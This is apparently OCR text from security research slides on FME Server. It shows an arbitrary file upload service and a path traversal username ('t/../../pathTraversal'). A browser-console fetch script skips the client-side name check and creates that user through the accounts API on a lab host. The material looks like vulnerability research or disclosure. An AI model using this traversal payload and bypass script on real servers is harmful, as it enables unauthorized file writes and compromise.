Hello, I'm a file!
Arbitrary file type and content upload


WHAT WE KNOW SO FAR


- Potentially hidden fmedataupload service
- Upload files with arbitrary name, extension, and content
- Username can be included in filename path
- Username is not validated and assumes no path traversal characters exist


- Can we create a dangerous username?



New User
Username
t/../../pathTraversal
Name cannot contain any of the following characters: / : * ? " ' < > | ^ & # + = %
Full Name
Path Traverser
Account Enabled
Sharing Enabled
Require Password Change on Next Login
Email *recommended
Assigned Security Roles(optional)
Search
fmeguest
Manage Password Policy
Password
Must have a minimum of 8 characters
Must not contain username
Confirm Password
Does the server-side also perform this validation?


Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Headers
Block
Resend
POST
Scheme: http
Host: 192.168.241.130
Filename: /fmeapiv4/accounts
cb: 1668024356073
Address: 127.0.0.1:8888
Status 201
Version HTTP/1.1
Transferred 1.01 kB (0 B size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest
Response Headers (274 B)
Raw
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Connection: close
Content-Length: 0
Date: Wed, 09 Nov 2022 20:05:56 GMT
Expires: 0
Location: http://192.168.241.130/fmeapiv4/accounts/dd6443ff-1b18-4b3b-8b7e-be122fd330cc
Pragma: no-cache
Request Headers (525 B)
Raw
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Authorization: fmetoken token=0c6a5ddbf24f99a964c9b2330806fa792427500b
Connection: keep-alive
Content-Length: 206
Content-Type: application/json
Host: 192.168.241.130
Origin: http://192.168.241.130
Referer: http://192.168.241.130/fmeserver/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter Request Parameters
JSON
Raw
enabled: true
fullName: "Path Traverser"
name: "pathTraversal"
password: "Passw0rd!"
passwordChangeNeeded: false
roles: [...]
0: "359d3ce4-ca6c-4e99-b5d3-8152441ceebb"
sharingEnabled: true
type: "System"


Developer Tools — http://192.168.241.130/fmeserver/#/security/users
Inspector
Console
Debugger
Network
Style Editor
Performance
Filter Output
var createMaliciousUser = async () => {
var authorization = "admin:Passw0rd!";
var maliciousUsername = "t/../../pathTraversal";
var body = {
"enabled":true,
"type":"System",
"sharingEnabled":true,
"passwordChangeNeeded":false,
"roles":["359d3ce4-ca6c-4e99-b5d3-8152441ceebb"],
"name":maliciousUsername,
"fullName":"Path Traverser",
"password":"Passw0rd!"
};
await fetch("http://192.168.241.130/fmeapiv4/accounts", {
method: "POST",
headers: {
"Authorization": `Basic ${btoa(authorization)}`,
"Content-Type": "application/json"
},
body: JSON.stringify(body)
})
.then(r => r.text())
.then(r => console.log(`Created malicious user: '${maliciousUsername}'`));
};
createMaliciousUser();
Promise { <state>: "pending" }
Created malicious user: 't/../../pathTraversal'


User Management
Users
Roles
Items
+ New
Actions
Search
Name
Full Name & Email
Roles
Type
Status
admin
Administrator
fmesuperuser, fmeadmin
System
guest
Guest
fmeguest
System
pathTraversal
Path Traverser
fmeguest
System
t/../../pathTraversal
Path Traverser
Uh oh!
meguest
System
1
/ 1
100
Displaying 1 - 100 of 4


Developer Tools — http://192.168.241.130/fmeserver/#/security/users
Inspector
Console
